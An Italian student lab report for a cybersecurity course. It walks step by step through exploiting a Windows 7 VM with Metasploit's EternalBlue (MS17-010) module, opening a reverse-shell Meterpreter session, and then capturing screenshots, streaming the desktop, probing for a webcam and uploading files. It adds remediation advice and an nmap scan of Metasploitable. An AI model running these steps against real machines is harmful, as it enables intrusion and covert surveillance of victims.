PROGETTO

Hacking Windows 7
M5W17-D1

08 / 01 / 2025

Cybersecurity Analyst

Hacking Windows 7

Luciano Pandolfi

1. Traccia progetto

Sulla base di quanto visto, viene richiesto allo studente di ottenere una sessione di Meterpreter sul target Windows sfruttando con Metasploit la vulnerabilità MS17-010.

Una volta ottenuta la sessione, lo studente dovrà:

- Recuperare uno screenshot tramite la sessione Meterpreter
- Individuare la presenza o meno di Webcam sulla macchina Windows
- Accedere a webcam/fare dump della tastiera/provare altro

2. Informazioni preliminari e preparazione al laboratorio

VM in esame:

- Windows 7 – scheda di rete Internal e Indirizzo IP statico 192.168.11.121
- Kali Linux – scheda di rete Internal e Indirizzo IP statico 192.168.11.111

Impostazioni Indirizzi IP schede di rete delle macchine:


- Impostare da virtualbox, per le due macchine, scheda di rete internal, tipo di scheda intnet
- Configurare in modo statico l'indirizzo IP delle schede di rete, una volta accese le macchine, sulla stessa rete, così da permetterne la comunicazione
- Creare una policy firewall inbound su Windows 7, per permettere a Kali di raggiungere la macchina

PING preliminare per la verifica di raggiungimento macchine:


- Eseguire un ping da kali verso windows e viceversa per assicurarsi la comunicazione tra le due macchine
- ESITO: positivo

3. Svolgimento del progetto

1. APERTURA DEL TOOL METASPLOIT



2. RICERCA EXPLOIT



3. UTILIZZO EXPLOIT

```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > 
```

4. VISUALIZZAZIONE DELLE OPZIONI DA SETTARE NECESSARIAMENTE

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show missing

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/do
                                       cs/using-metasploit/basics/using-metasploit.html
```

5. SETTAGGIO DEL RHOSTS 192.168.11.121 (Windows 7)

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.11.121
RHOSTS ⇒ 192.168.11.121
```

6. VISUALIZZAZIONE DI TUTTE LE OPZIONI: nota bene indirizzi IP LHOST/RHOSTS e RPORT/LPORT


```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.11.121   yes       The target host(s), see https://docs.metasploit
                                             .com/docs/using-metasploit/basics/using-metaspl
                                             oit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authen
                                             tication. Only affects Windows Server 2008 R2,
                                             Windows 7, Windows Embedded Standard 7 target m
                                             achines.
   SMBPass                         no        (Optional) The password for the specified usern
                                             ame
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Ta
                                             rget. Only affects Windows Server 2008 R2, Wind
                                             ows 7, Windows Embedded Standard 7 target machi
                                             nes.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only
                                              affects Windows Server 2008 R2, Windows 7, Win
                                             dows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process,
                                        none)
   LHOST     192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


View the full module info with the info, or info -d command.
```

7. SCANSIONE CON NMAP -sV 192.168.11.121 -p 445 da Kali Linux

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.11.121 -p 445
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-08 05:52 EST
Nmap scan report for 192.168.11.121
Host is up (0.00090s latency).

PORT    STATE    SERVICE      VERSION
445/tcp filtered microsoft-ds
MAC Address: 08:00:27:5D:E1:59 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 13.53 seconds
```


La porta tcp/445 risulta filtrata dal firewall di Windows 7

8. CREAZIONE DI UNA POLICY FIREWALL INBOUND PER APERTURA PORTA 445 SU WINDOWS 7





9. EXPLOIT DI WINDOWS 7 CON METASPLOIT E APERTURA DELLA SHELL REMOTA METERPRETER

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.121:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.11.121:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Basic 7601
 Service Pack 1
[*] 192.168.11.121:445    - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.11.121:445 - The target is vulnerable.
[*] 192.168.11.121:445 - Connecting to target for exploitation.
[+] 192.168.11.121:445 - Connection established for exploitation.
[+] 192.168.11.121:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.11.121:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.11.121:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42  Windows
7 Home B
[*] 192.168.11.121:445 - 0x00000010  61 73 69 63 20 37 36 30 31 20 53 65 72 76 69 63  asic 760
1 Servic
[*] 192.168.11.121:445 - 0x00000020  65 20 50 61 63 6b 20 31                          e Pack 1

[+] 192.168.11.121:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.11.121:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.11.121:445 - Sending all but last fragment of exploit packet
[*] 192.168.11.121:445 - Starting non-paged pool grooming
[+] 192.168.11.121:445 - Sending SMBv2 buffers
[+] 192.168.11.121:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.11.121:445 - Sending final SMBv2 buffers.
[*] 192.168.11.121:445 - Sending last fragment of exploit packet!
[*] 192.168.11.121:445 - Receiving response from exploit packet
[+] 192.168.11.121:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.11.121:445 - Sending egg to corrupted connection.
[*] 192.168.11.121:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.11.121
[*] Meterpreter session 2 opened (192.168.11.111:4444 → 192.168.11.121:49158) at 2025-01-08 0
5:59:44 -0500
[+] 192.168.11.121:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
[+] 192.168.11.121:445 - =-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
[+] 192.168.11.121:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-

meterpreter >
```

10. SCREENSHOT DI WINDOWS 7 TRAMITE METERPRETER

```
meterpreter > screenshot
Screenshot saved to: /home/kali/uCgwEsOX.jpeg
meterpreter >
```





11. INDIVIDUAZIONE DI EVENTUALI WEBCAM DELLA MACCHINA WINDOWS 7 E ATTIVAZIONE WEBCAM

```
meterpreter > webcam_list
[-] No webcams were found
meterpreter > webcam_chat
[-] Target does not have a webcam
meterpreter >
```


In questo caso, lavorando su laboratorio virtuale, non è possibile accedere alla reale webcam del mio pc portatile

12. INFORMAZIONI SUL SISTEMA OPERATIVO VITTIMA

```
meterpreter > sysinfo
Computer        : MATTEO-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : it_IT
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
```

13. DEKSTOP DELLA VITTIMA IN REAL TIME

```
meterpreter > screenshare
[*] Preparing player ...
[*] Opening player at: /home/kali/ORYeIIbK.html
[*] Streaming ...
```

14. ARP CACHE HOST

```
meterpreter > arp

ARP cache
=========

    IP address         MAC address        Interface
    ----------         -----------        ---------
    192.168.11.111     08:00:27:cf:d2:56  Scheda desktop Intel(R) PRO/1000 MT #2
    192.168.11.255     ff:ff:ff:ff:ff:ff  Scheda desktop Intel(R) PRO/1000 MT #2
    224.0.0.22         00:00:00:00:00:00  Software Loopback Interface 1
    224.0.0.22         01:00:5e:00:00:16  Scheda desktop Intel(R) PRO/1000 MT #2
    224.0.0.252        01:00:5e:00:00:fc  Scheda desktop Intel(R) PRO/1000 MT #2
    239.255.255.250    00:00:00:00:00:00  Software Loopback Interface 1
```



15. INFO SESSIONE


```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

16. EVENTI DEL MOUSE

```
meterpreter > mouse
Usage: mouse action (move, click, up, down, rightclick, rightup, rightdown, doubleclick)
       mouse [x] [y] (click)
       mouse [action] [x] [y]
  e.g: mouse click
       mouse rightclick 1 1
       mouse move 640 480
```

17. UPLOAD DI UN FILE DI KALI LINUX IN WINDOWS 7 (vittima) – Nota Bene: mi sono prima spostato nella directory Desktop di Windows e poi ho effettuato l'upload del file di Kali Linux





FACOLTATIVO

Formulare delle ipotesi di remediation per la vulnerabilità MS17-010.
Ad esempio:

1. Possiamo risolvere in qualche modo? Se si, con quale effort?
2. Possiamo risolvere solo la vulnerabilità?
3. Possiamo limitare l'accesso e gli spostamenti dell'attaccante una volta penetrato nel sistema?

Risposte:

1. È possibile risolvere la vulnerabilità previo aggiornamento di microsoft windows con le apposite patch che rimediano a tale problematica
2. È possibile assicurandosi di aver disabilitato il protocollo SMBv1, in quanto è questa versione di protocollo che rende vulnerabili le macchina sulla porta 445/tcp; SMBv2 e SMBv3 sono molto più sicure ed efficaci in quanto implementano la crittografia dei dati
3. È possibile limitare gli spostamenti di un hacker entrato nel nostro sistema grazie alla vulnerabilità, tramite la segmentazione di rete, implementazione di antivirus e ottime programmazioni del firewall
4. In via del tutto provvisoria è inoltre possibile chiudere le porte 445 e 339 tcp tramite firewall; ovviamente questa soluzione potrebbe impattare su funzioni necessarie e legittime del servizio

PRATICA EXTRA

Ottenere la lista degli utenti mysql sul target Metasploitable.
Suggerimento:

- utilizzare lo script nmap mysql-brute;
- utilizzare il tool mysql.

Informazioni VM:

- Metasploitable 192.168.11.112 – scheda di rete internal, tipo intnet, indirizzo statico

1. SCANSIONE NMAP -sV 192.168.11.112; possiamo notare che il servizio mysql è attivo sulla porta aperta 3306/tcp

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.11.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-08 12:54 EST
Stats: 0:02:45 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 73.91% done; ETC: 12:57 (0:00:54 remaining)
Nmap scan report for 192.168.11.112
Host is up (0.00034s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet?
25/tcp   open  smtp?
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec?
513/tcp  open  login?
514/tcp  open  shell?
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ccproxy-ftp?
3306/tcp open  mysql?
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:9D:D3:D2 (Oracle VirtualBox virtual NIC)
Service Info: Host: irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 194.33 seconds
```